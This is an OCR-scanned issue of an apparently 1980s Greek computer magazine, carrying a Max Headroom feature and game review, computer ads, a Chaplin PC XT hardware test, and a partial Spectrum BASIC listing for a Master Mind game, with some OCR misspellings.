


πό υπολογιστή. Η απάντηση παρ' όλα αυτά είναι απλή: Ο Max Headroom είναι ο ίδιος ο ηθοποιός που υποδύεται τον Έντισον Κάρτερ. Ο Ματ Φρίουερ (αυτό είναι το πραγματικό του όνομα) ποτέ δεν πίστευε ότι θα μπορούσε να γίνει τόσο ξαφνικά κέντρο ενδιαφέροντος, μια και εκτός από έναν μικρό ρόλο σε ένα τριαιαλ, τον «Ρομπέρτ των Δασών», δεν είχε πραγματοποιήσει μεγάλες εμφανίσεις.


Όλα ξεκίνησαν από μια ιδέα, πριν πέντε περίπου χρόνια, με σκοπό την παρα-



γωγή συνθετικών εικόνων graphics για μια σειρά από video-clips. Η συνηθισμένη διαδικασία παραγωγής γραφιστικών εικόνων δεν ενθουσίασε και τόσο τους παραγωγούς, οι οποίοι ξεκίνησαν να δουλεύουν σε κάτι πραγματικά εντυπωσιακό. Ο Ματ Φρίουερ ήταν ό,τι έπρεπε: γεωμετρικές γραμμές, τετράγωνο πρόσωπο και ίσια ξανθά μαλλιά. Μια μάσκα από ελαστικό, άχρωμοι φακοί επαφής και συνθετική οδοντοστοιχία, του χάρισαν τα προσωπικά του χαρακτηριστικά: πρόσωπο γυαλιστερό και ευθύ, εκτυφλωτικό χαμόγελο, καθόλου φρύδια, ίσια κοντά, ξανθά, κολλη-








μένα προς τα πίσω μαλλιά και κουμπιου-τεριστικό άδαιο βλέμμα. Σε όλα αυτά ήρθε να προστεθεί και η computerized ομιλία του, μια ομιλία περασμένη από συνθεσάιζερ, γεμάτη διακοπές και απότομες επαναλήψεις, ακριβώς σαν τις ομιλίες που συναντά κανείς στα περισσότερα wpar και break κομμάτια των νέγων τραγουδιών. Η εξήγηση που δόθηκε ήταν η αδυναμία του computer να μετακινήσει τόσο γρήγορα τη σκέψη του Max μέσα στα κυκλώματα μνήμης, «φρενάροντας» κάθε τόσο την ομιλία του. Έτσι λοιπόν, μια πολύ έξυπνη ιδέα και μερικά ίσως «κουτά» τρυκ, έδωσαν στον Max Headroom αυτό που χρειαζόταν: το στυλ. Το γεγονός ότι αποτελεί ουσιαστικά ένα ηλεκτρονικό κεφάλι τον κάνει ακό-

μα πιο «απόμακρο» και ελκυστικό.

Γεγονός βέβαια είναι ότι και οι δημιουργοί του είναι πανέξυπνοι, γιατί κατάφεραν να περάσουν την εντύπωση ότι ο Max Headroom είναι ελεύθερος και ανεξάρτητος από τον computer που τον φιλοξενεί. Κρύβεται και αλλάζει θέσεις διαρκώς μέσα στη μνήμη, εμφανίζεται ακριβώς όταν δεν τον περιμένουν, για να χαθεί αμέσως μετά... δεν είναι ένα απλό πρόγραμμα του software του υπολογιστή του.

Τα υπόλοιπα είναι πια φυσικά. Ο Max Headroom είναι ο πιο επιτυχημένος παρουσιαστής video-clips και μουσικών εκπομπών σε όλον τον κόσμο. Εκατομμύρια θαυμαστές του τον παρακολουθούν κάθε βδομάδα στο κανάλι 4 του Λονδί-



νου. Έχει πάρει συνέντευξη από τον Sting, έχει πρωταγωνιστήσει σε video-clip του συγκροτήματος ART OF NOISE και έχει πάρει μέρος στην ακριβότερη διαφήμιση της Coca-Cola! Τύπος και δημοσιογράφοι ασχολούνται μαζί του, ενώ έχει ξεσπάσει πραγματικός πόλεμος ανάμεσα στις μεγάλες διαφημιστικές εταιρίες για το ποιά θα «κλείσει» τον Max. Και βέβαια η φυσική συνέχεια όλων αυτών είναι το video.

Στα Ελληνικά video-club κυκλοφορεί εδώ και τρεις μήνες περίπου η βιντεοταινία με θέμα τον Max σε μια σειρά επεισοδίων, αυτών που πρωτοεμφανίστηκαν στο 4ο κανάλι της Βρετανίας. Η κασέτα (ή μάλλον οι κασέτες, γιατί πρόκειται για σετ 3 κασετών) παρουσιάζει τα καλύτερα επεισόδια της σειράς των σήριαλς, συμπεριλαμβανομένου βέβαια και του πρώτου, το οποίο διηγείται τη «γέννηση» του Max. Για το σήριαλ δεν έχουμε να πούμε πολλά πράγματα, αξίζει όμως να το δείτε μόνο και μόνο γιατί έχει τον πρώτο digitized (ή σχεδόν digitized) πρωταγωνιστή.

Έπειτα λοιπόν από όλη αυτή τη δόξα, τι άλλο έχει σειρά; Μα φυσικά το computer game. Μέχρι στιγμής βέβαια το game, το οποίο έγινε μεγάλη επιτυχία στον SPECTRUM δεν έχει φτάσει στη χώρα μας. Αλλά βέβαια τι PIXEL θα ήμασταν αν δεν το βρίσκαμε κι αν δεν σας το παρουσιάσαμε;

### MAX HEADROOM: THE GAME

Το παιχνίδι της QUICKSILVA, είναι αρκετά παλιό αλλά είναι ίσως από τα λίγα τα οποία κατορθώνουν να πιάσουν τόσο καλά την υπόθεση της ταινίας. Φορτώνετε λοιπόν την κασέτα, αρπάζετε την πιστή σας κάμερα κι ετοιμάζεστε να ξεμπροσιτιάσετε το Κανάλι 23. Στην περιπέτειά σας θα έχετε τη βοήθεια της αφοσιωμένης σας προγραμματίστριας Θηώρα Τζόουνς. Κύρια αποστολή σας είναι να εισβάλετε στο τεράστιο κτήριο της εταιρίας.

Πρώτη σας δουλειά είναι να καταφέρετε να μπειτε στο ασανσέρ του κτηρίου για να φτάσετε στους ορόφους 200 και 209. Δυστυχώς στο ασανσέρ αυτό δεν μπαίνει όποιος-όποιος κι επειδή για τις σκάλες δεν γίνεται κουβέντα, το μόνο που σας μένει είναι να βραχυκυκλώσετε τα καλώ-



δια. Η οθόνη του Spectrum σας βοηθά, εμφανίζοντας μια σειρά από «φωτάκια» που αναβοσβήνουν, τα οποία πρέπει να ακολουθήσετε με τον cursor.

Η αποστολή Νο 2 είναι να «σπάσετε» τους κωδικούς του ορόφου που ελέγχουν το κτήριο ώστε να το έχετε υπό τον έλεγχό σας. Μην φοβάστε, δεν χρειάζεται να είστε ο hacker του μέλλοντος για να περάσετε το στάδιο αυτό. Άλλωστε το περνάτε έτσι κι αλλιώς, μόνο που αν δεν τα καταφέρετε στις σπαζοκεφαλιές που πρέπει να λύσετε, τότε θα πρέπει να μην υπολογίζετε τη βοήθό σας, η οποία ψάχνει για φρουρούς ή στοιχεία στον κεντρικό υπολογιστή.

Εάν ο Edison (εσείς δηλαδή) τα καταφέρει, τότε αρχίζει το ψάξιμο των κωδικών στο δωμάτιο του Προέδρου, κάπου στον όροφο 210. Χρησιμοποιώντας τις πληροφορίες του υπολογιστή ο Edison πρέπει να βρει 4 ζευγάρια από δεκαεξα-

δικούς αριθμούς. Στο level 210 βρίσκεται και ο Max, «κλεισμένος» στο computer του εργαστηρίου, τον οποίο πρέπει να ελ... ελευθ... ελευθερώσετε. Για τον σκοπό αυτό πρέπει να ενεργοποιήσετε ξανά τα hackerίστικά σας ένστικτα, μια και το level αυτό είναι γεμάτο κώδικες.

Ολόκληρο το παιχνίδι παίζεται ενάντια στο ρολόι. Ο Edison έχει καιρό να κάνει ό,τι μπορεί μέχρι τις 6 το πρωί, ώρα που πιάνουν δουλειά οι ηλεκτρονικοί φύλακες. Το πρόγραμμα χρησιμοποιεί icons και παράθυρα και καταφέρνει να ελέγχει πλήρως τον Edison στις κινήσεις του αλλά και στην ψυχική του διάθεση. Μάλιστα υπάρχει και ειδική ένδειξη η αυτή σε ποσοστό στα εκατό. Φυσικά εάν ο Edison δεν βρίσκεται σε καλή μέρα και αποτύχει να σπάσει κάποιους κωδικούς ή να ξεφύγει από τους φύλακες, τότε το ποσοστό μειώνεται ανάλογα. Υπάρχει βέβαια μια λύση γι αυτό, να ξεκουραστείτε για λίγο

σ' ένα από τα δωμάτια. Ο μόνος βέβαια που δεν συμφωνεί με αυτό είναι ο χρόνος.

Η υπόθεση εξελίσσεται έξω και μέσα στα δωμάτια του κτηρίου, σ' ένα σκηνικό που θυμίζει περισσότερο impossible mission ή movie. Τα graphics του είναι απλά αλλά καλοσχεδιασμένα και «χαρίζουν» πολύ στη σκοτεινή υπόθεση του Max Headroom. Όσο για τους εχθρούς, πολλοί και διάφοροι. Θα συναντήσετε όλους τους γνωστούς σας, τους φρουρούς του κτηρίου και τους συμπαθέστατους Breughel και Mahler οι οποίοι θα κάνουν ό,τι περνά από το χέρι τους για να σας δουν...κατεψυγμένο στις «τράπεζες σώματος».

Εάν όμως ο Edison τα καταφέρει, τότε υπάρχουν διάφορα βραβεία και διακρίσεις. Το σπουδαιότερο βέβαια όμως είναι ότι θα δείτε για άλλη μια φορά ζωντανό τον M... M... Max!

# ΤΩΡΑ ΤΟ ΧΑΛΑΝΔΡΙ ΕΧΕΙ ΤΟ ΔΙΚΟ ΤΟΥ DATA SHOP

## ΕΛΑΤΕ ΝΑ ΑΠΟΛΑΥΣΤΕ

Σύγχρονο

ΠΕΡΙΒΑΛΛΟΝ

Φιλική

ΕΞΥΠΗΡΕΤΗΣΗ

Μεγάλη

ΠΟΙΚΙΛΙΑ

ΠΡΟΣΦΟΡΕΣ ΣΕ PC + HOME

EPSON  
AMSTRAD  
GATE  
COMMODORE

ΤΙΜΕΣ ΓΝΩΡΙΜΙΑΣ  
ΣΕ ΜΕΓΑΛΗ ΠΟΙΚΙΛΙΑ ΠΑΙΧΝΙΔΙΩΝ

προσφορά  
Πασχα  
Precision  
δισκετα  
170 με ΦΠΑ



ΥΠΕΥΘΥΝΟΣ: ΤΑΚΗΣ ΜΑΘΙΟΥΔΑΚΗΣ  
ΕΜΠΟΡΙΚΟ ΚΕΝΤΡΟ ΠΛΑΤΩΝ ΠΛΑΖΑ

1ος ΟΡΟΦΟΣ \* ΠΛΑΤΩΝΟΣ 7  
152 34 ΧΑΛΑΝΔΡΙ

ΤΗΛ.: 6826593

ΕΞΟΥΣΙΟΔΟΤΗΜΕΝΟΣ DEALER: EPSON - AMSTRAD - GATE - COMMODORE



# ATARI® PC1

Το μόνο PC με ενσωματωμένη  
EGA και EGA Monitor  
(Μονόχρωμο)



Μικροεπεξεργαστής 8088-2, με δύο ταχύτητες λειτουργίας στα 4.77 Mhz και 8 Mhz.

512K μνήμη RAM, με δυνατότητα επέκτασης στα 640K και Κάρτα EGA που υποστηρίζει.

CGA, Hercules, και standard μονόχρωμα γραφικά.

Ενσωματωμένο disk drive των 5 1/4 ιντσών χωρητικότητας 360K με δυνατότητα σύνδεσης 2 εξωτερικών disk drive των 5 1/4 ή 3.5 ιντσών.

Οθόνη EGA, υψηλής ανάλυσης 640×350.

 **ATARI®**

ΕΛΚΑΤ Α.Ε. ΣΟΛΩΝΟΣ 26 106 73 ΑΘΗΝΑ, τηλ. 3640719 - 3642985

V



# CHAPLIN PC XT ΚΛΑΣΙΚΟ ΣΤΥΛ ΣΕ ΜΟΝΤΕΡΝΑ ΤΙΜΗ




# TEST

Chaplin PC. Ένας XT που δεν είναι ίσως τόσο home σε εμφάνιση, όσο οι προηγούμενοι, αλλά αυτό δεν σημαίνει ότι δεν αξίζει να τον περιεργαστούμε. Άλλωστε, το «κλασικό» έχει πάντα την αξία του.

ΤΟΥ Γ. ΚΥΠΑΡΙΣΣΗ

**Ο** Chaplin PC XT είναι ένας PC από τα βάθη της Ν.Α. Ασίας. Παρ' όλα αυτά, δεν είναι καθόλου κίτρινος. Η εμφάνισή του είναι μάλλον σοβαρή, σε ανοιχτό μπεζ χρώμα, ακριβώς όπως οι περισσότεροι home ή personal, π.χ. ο Commodore 128. Δεν υπάρχει τίποτε το ξεχωριστό στη σχεδίαση, πράγμα που σημαίνει ότι δεν του λείπει τίποτα. Κι όπως συμβαίνει στις περισσότερες περιπτώσεις με τους home συμβατούς υπολογιστές, η «συνθηθισμένη» εμφάνιση ανταμείβεται με έναν πλούσιο αριθμό από υποδοχές επέκτασης.





*Κεντρική μονάδα: το τροφοδοτικό πίσω δεξιά, η motherboard αριστερά. Αν προσέξετε, θα διακρίνετε τις 4 κενές βάσεις για τις ROMs. Διακρίνονται επίσης και οι δύο ενσωματωμένες κάρτες για γραφικά και multi I/O.*

Τα χαρακτηριστικά του είναι τα γνωστά: μεγάλο ορθογώνιο «κουτί» για την κεντρική μονάδα, οθόνη και πληκτρολόγιο. Κοιτώντας τα από κοντά ανακαλύψαμε ορισμένες ενδιαφέρουσες λεπτομέρειες.

Πρώτος στόχος της περιέργειας της σύνταξης η οθόνη. Το display της αντέδρασε αμέσως στο κουμπί ON, με πορτοκαλί γράμματα. Η απεικόνιση είναι πραγματικά πολύ καλή και καθαρή, αλλά εκτός αυτού, η οθόνη είναι και ευκίνητη. Υπακούει αμέσως και αβίαστα, παρ' όλο το βάρος της, σε κάθε στροφή προς τις τέσσερις διευθύνσεις.

Στα δεξιά της οθόνης βρίσκονται κρυμμένα τα ρυθμιστικά για brightness και contrast. Ακόμα και με full φωτεινότητα, η οθόνη δεν αφήνει σκιές ούτε flickering. Αναμφίβολα λοιπόν πρόκειται για μια πολύ προσεγμένη συσκευή.

Θα τελειώσουμε με την οθόνη προσθέτοντας ότι οδηγείται από κάρτα Hercules, πράγμα που είναι υπέρ της διακρίτοτητας. Πάντως υπάρχει η δυνατότητα εκλογής και έγχρωμης οθόνης RGB.

Επόμενο θύμα μας το πληκτρολόγιο και η κεντρική μονάδα.

### ΠΛΗΚΤΡΟΛΟΓΙΟ

Το πληκτρολόγιο είναι τύπου AT (Enhanced IBM) και κατασκευασμένο επί-

σης στην Τaiwan. Δεν παρουσιάζει τίποτε το ξεχωριστό ούτε και το απογοητευτικό. Τα πάντα βρίσκονται στη θέση που τα ξέρουμε, πλήκτρα και ενδεικτικά leds (Num lock, Caps lock και Scroll lock). Η εργονομία και η λειτουργικότητα του πληκτρολογίου συμπληρώνονται από τα δύο χαρακτηριστικά ποδαράκια που το ανασηκώνουν και φέρνουν τα πλήκτρα πιο κοντά στην οπτική γωνία του χειριστή. Η αίσθηση που μας έδωσε είναι ικανοποιητική. Ούτε σφιχτά, ούτε βαριά, ούτε σκληρά. Άνετα, με καλή επαναφορά, επιταχύνοντας έτσι την πληκτρολόγηση.

### ΚΕΝΤΡΙΚΗ ΜΟΝΑΔΑ

Στο μπροστινό μέρος της διακρίνουμε μια μικρή κλειδαριά για «κλειδωμα» του πληκτρολογίου, ένα πλήκτρο για hardware RESET (φυσικά λειτουργεί και το κλασικό RESET πατώντας Alt-Ctrl-Del) και 3 ακόμα leds. Το ένα από αυτά είναι πράσινο και υπενθυμίζει απλώς ότι ο Chaplin είναι αναμμένος. Το δεύτερο είναι κόκκινο και παραμένει φωτεινό όση ώρα ο Chaplin λειτουργεί σε TURBO mode και το τρίτο υπάρχει (και φυσικά λειτουργεί) εφ' όσον είναι συνδεδεμένος στο σύστημα ο σκληρός δίσκος. Η configuration του test δεν είχε σκληρό δίσκο και αντί του led είχαμε στο σημείο εκείνο μια μικρή κενή θέση.

Είπαμε προηγουμένως για TURBO mode. Πράγματι, ο Chaplin μπορεί να δουλέψει σε «δύο ταχύτητες»: 4,77 και 8MHz. Η αλλαγή από τη μια συχνότητα στην άλλη γίνεται μέσω software, με τα SP4.BAT και SP8.BAT. Το γεγονός αυτό είναι ένα σημαντικό πλεονέκτημα, μόνο που προσωπικά θα έβρισκα το switching μέσω των πλήκτρων πολύ πιο εύχρηστο. Κι αυτό γιατί μέσω του switching υπάρχει η δυνατότητα εναλλαγής ενώ τρέχει το πρόγραμμα.

Η κεντρική μονάδα συμπληρώνεται εξωτερικά με υποδοχές για δύο floppies και 35 σχισμές, από τις γνωστές των IBM. Τα drives που χρησιμοποιεί ο Chaplin είναι για δισκέτες 5 1/4", χωρητικότητας 360KB. Έχουν μικρό μέγεθος και είναι συμπαγείς κατασκευές ιαπωνικής καταγωγής. Εκτός όμως από αυτό είναι πολύ αθόρυβα. Στο διάβασμα του directory το μόνο που ακούστηκε ήταν ένα σιγανό μουρμούρισμα και τίποτε άλλο.

Όπως καταλαβαίνετε, λοιπόν, τα drives του Chaplin ξέρουν να σέβονται την ησυχία του γραφείου σας.

Στα πλάγια υπάρχουν δύο μεταλλικά κουμπιά, ένα σε κάθε πλευρά, τα οποία χρησιμεύουν για την εύκολη πρόσβαση στο εσωτερικό του μηχανήματος. Πιέζοντάς τα ταυτόχρονα και τραβώντας προς τα πάνω, σηκώνεται το μεταλλικό κάλυμμα της κύριας μονάδας (για το λόγο αυτό έχουμε ονομάσει τα PCs αυτά "PCs με καπώ"). Κοιτώντας με περιέργεια ανακαλύψαμε το μεταλλικό προστατευμένο τροφοδοτικό, το ανεμιστήρακι και τη motherboard.

Τακτικά τοποθετημένα εξαρτήματα, μικρό μέγεθος και απλή διάταξη. Το γενικό πρόσταγμα έχει ο 8088-2 της INTEL. Υπάρχουν θέσεις για περισσότερα ολοκληρωμένα και μέσα σ' αυτές διακρίνουμε θέση για μαθηματικό συνεπεξεργαστή και chips για επέκταση της ROM πάνω από τα 8K. Κοντά στη ROM υπάρχει και η RAM: 640K.

Όπως είπαμε και στην αρχή, ο Chaplin είναι πλήρως επεκτάσιμος. Έχουμε 8 expansion slots. Από αυτά τα δύο χρησιμοποιούνται από την κάρτα της οθόνης (HGA) και την multi I/O card. Η πρώτη, είναι η γνωστή HERCULES monochrome, με εξόδους για monitor και ε-







# ΚΑΤΩ ΑΠ' ΤΑ ΠΛΗΚΤΡΑ

## MASTER MIND

ΠΡΟΓΡΑΜΜΑΤΙΣΤΗΣ: ΚΩΣΤΑΣ ΤΑΝΙΔΗΣ

ΕΠΙΜΕΛΕΙΑ: Δ. ΑΣΗΜΑΚΟΠΟΥΛΟΣ

### SPECTRUM

**A**υτή τη φορά αγαπητοί αναγνώστες, θα ξεφύγουμε λίγο από τα συνηθισμένα παιχνίδια. Καιρός είναι να ασχοληθούμε και με ένα παιχνίδι λογικής, όπως είναι το Master Mind. Ο σκοπός του παιχνιδιού νομίζω ότι είναι γνωστός σε όλους σας. Προσπαθείτε να βρείτε τα τέσσερα χρώματα που έκρυψε ο ZX μέσα σε έξι το πολύ προσπάθειες. Μετά από κάθε προσπάθεια, ο υπολογιστής απαντάει με μαύρο χρώμα αν έχετε βρει κάποιο χρώμα αλλά βρίσκεται σε λάθος θέση και με λευκό χρώμα αν έχετε βρει ένα σωστό χρώμα το οποίο επιπλέον βρίσκεται στη σωστή του θέση (μπράβο σας!). Αν τα καταφέρετε και βρείτε το σωστό συνδυασμό τότε επιβραβεύεστε με μια πολύ όμορφη μουσική, ενώ αν δεν ήσασταν και τόσο τυχεροί... ε δεν πειράζει. Την επόμενη φορά θα κερδίσετε! Μια πρόσθετη ευκολία στις προσπάθειές σας είναι ότι τα χρώματα που διαλέγει ο υπολογιστής είναι όλα διαφορετικά μεταξύ τους.

Ας περάσουμε τώρα και στην πληκτρολόγηση (η οποία είναι αναγκαία αν θέλετε να παίξετε το παιχνίδι). Εδώ θα πρέπει να δώσετε προσοχή στα graphics του παιχνιδιού των οποίων η αντιστοιχία είναι:

ΑΝΤΙΣΤΟΙΧΙΑ ΓΡΑΦΙΚΩΝ  
Α Β Ο Δ Ε Γ Η Ι Κ Λ Μ  
P Q R S T U V W X Y Z

Αν δεν το έχετε προσέξει, το πρόγραμμα έχει ελληνικούς χαρακτήρες. Αυτοί πρέπει να πληκτρολογηθούν σε lower case mode. Ο μετασχηματισμός τους σε ελληνικά είναι δουλειά του φίλου μας του Κώστα και του Spectrum. Τέλος όσοι δεν ξέρουν την αντιστοιχία ελληνικών - αγγλικών ας συμβουλευτούν το παρακάτω πινακάκι.

ΑΝΤΙΣΤΟΙΧΙΑ ΕΛΛΗΝΙΚΩΝ  
ΧΑΡΑΚΤΗΡΩΝ  
c d f g h i j k l m n p r s u v  
ψ φ χ η ι ε κ α μ ν π ρ σ θ ε

Το πρόγραμμα τρέχει στα Spectrum και Spectrum+ αλλά νομίζω ότι θα τρέχει και στους +2 και +3 (στο 48K mode βέβαια).

**Γραμμές 0-31:** Εδώ έχουμε την κλασική initialisation του προγράμματος και τον ορισμό των μεταβλητών. Αν σας παραξενεύει η γραμμή με τον αριθμό 0 (κανονικά δε θα έπρεπε, αν διαβάζετε τη στήλη των hackers) ο Κώστας συμβουλεύει να την πληκτρολογήσετε με αριθμό γραμμής 1 και κατόπιν να δώσετε POKE 23756,0. Επίσης οι μεταβλητές που παρουσιάζονται με ελληνικά μη ξεχνάτε ότι γράφονται με μικρά αγγλικά.

```
0>REM ΚΩΣΤΑΣ ΤΑΝΙΔΗΣ © 1986
1 REM *****
2 REM ** Ε Π Ι Α Ο Γ Η **
3 REM *****
4 CLEAR 39999
10 DIM A(4): DIM Y(4)
13 PRINT AT 11,9;"ΠΡΟΕΞΕ WAIT"
15 GO SUB 7000: GO SUB 6000
16 LET ΣΤΑΡΤ=1
20 CLS : IF ΣΤΑΡΤ=1 THEN GO SU
B 6210: RANDOMIZE USR 50012: LET
ΣΤΑΡΤ=0
25 IF ΣΤΑΡΤ=0 THEN CLS : RANDO
MIZE USR 50000
30 LET W=21: LET W1=31: LET W2
=15
31 LET Δ=0
```

**Γραμμές 100-500:** Αυτό είναι το κύριο μέρος του προγράμματος. Αρχικά ο υπολογιστής διαλέγει τα χρώματα τα οποία αποθηκεύει στο array A(4). Η μεταβλητή Ω μετράει τις προσπάθειες που έχουμε να κάνουμε. Φυσικά μπορείτε να την αλλάξετε αν θέλετε αρκεί να έχετε υπόψη σας ότι, αν την αυξήσετε, θα πρέπει να μεγαλώσετε το

ταμπλό που παίζεται το παιχνίδι. Η μεταβλητή Ζ χρησιμοποιεί στο να μετράει τα χρώματα που εισάγετε. Αν τυχόν δώσατε ένα χρώμα δύο φορές ο υπολογιστής αναλαμβάνει να σας διορθώσει (γραμμές 335 και 355). Αφού έχετε εισάγει όλα τα χρώματα ξεκινά η διαδικασία του ελέγχου (γραμμές 400-500). Αν κατά τη διάρκεια του ελέγχου βρεθεί κάποιο χρώμα στη σωστή θέση, τότε καλείται η υπορουτίνα στη γραμμή 5000 ενώ αν βρεθεί κάποιο χρώμα σε λάθος θέση, τότε καλείται η υπορουτίνα στη γραμμή 5500.

```
100 FOR I=1 TO 4
105 LET A(I)=INT (RND*6)+1
106 IF I>1 THEN IF A(I)=A(I-1)
THEN GO TO 105
107 IF I>2 THEN IF A(I)=A(I-2)
THEN GO TO 105
108 IF I>3 THEN IF A(I)=A(I-3)
THEN GO TO 105
110 NEXT I
200 REM ΚΑΘΟΡΙΣΜΟΣ ΧΡΩΜΑΤΩΝ
210 PRINT AT 7,1: INK 3;"ΠΑΤΗΣΕ
ΕΝΑ";AT 8,2;"ΠΑΗΚΤΡΟ";AT 9,1;"Γ
ΙΑ ΑΡΧΗ"
211 PAUSE 0: PRINT INK 0: PAPER
7: OVER 1;AT 7,1;"ΠΑΤΗΣΕ ΕΝΑ";A
T 8,2;"ΠΑΗΚΤΡΟ";AT 9,1;"ΓΙΑ ΑΡΧΗ"
300 FOR S=1 TO 6: LET W=W-3
310 FOR Z=1 TO 4: LET W1=W1-3
320 IF Z=1 THEN INPUT "ΔΙΑΛΕΞΕ
ΤΟ ΠΡΩΤΟ ΧΡΩΜΑ (1-6)";X: IF CODE
STR$ X<49 OR CODE STR$ X>54 THE
N GO TO 320
```



# ΚΑΤΩ ΑΠ' ΤΑ ΠΛΗΚΤΡΑ

```

325 IF Z=1 THEN LET Y(Z)=X: GO
SUB 2000: GO TO 370
330 IF Z=4 THEN INPUT "ΚΑΙ ΤΟ Τ
ΕΛΕΥΤΑΙΟ... (1-6)"; X: IF CODE STR$
R$ X<49 OR CODE STR$ X>54 THEN G
O TO 330
335 IF Z=4 THEN LET Y(Z)=X: IF
Y(Z)=Y(Z-1) THEN GO SUB 3000: GO
TO 330
340 IF Z=4 THEN GO SUB 2000: GO
TO 370
350 INPUT "ΔΙΑΒΑΣΕ ΤΟ ΕΠΟΜΕΝΟ Χ
ΡΩΜΑ (1-6)"; X: IF CODE STR$ X<49
OR CODE STR$ X>54 THEN GO TO 35
0
355 LET Y(Z)=X: IF Y(Z)=Y(Z-1)
THEN GO SUB 3000: GO TO 350
360 GO SUB 2000
370 NEXT Z
400 REM ΕΛΕΓΧΟΣ
410 FOR Q=1 TO 4
420 IF A(Q)=Y(Q) THEN GO SUB 50
00: GO TO 440
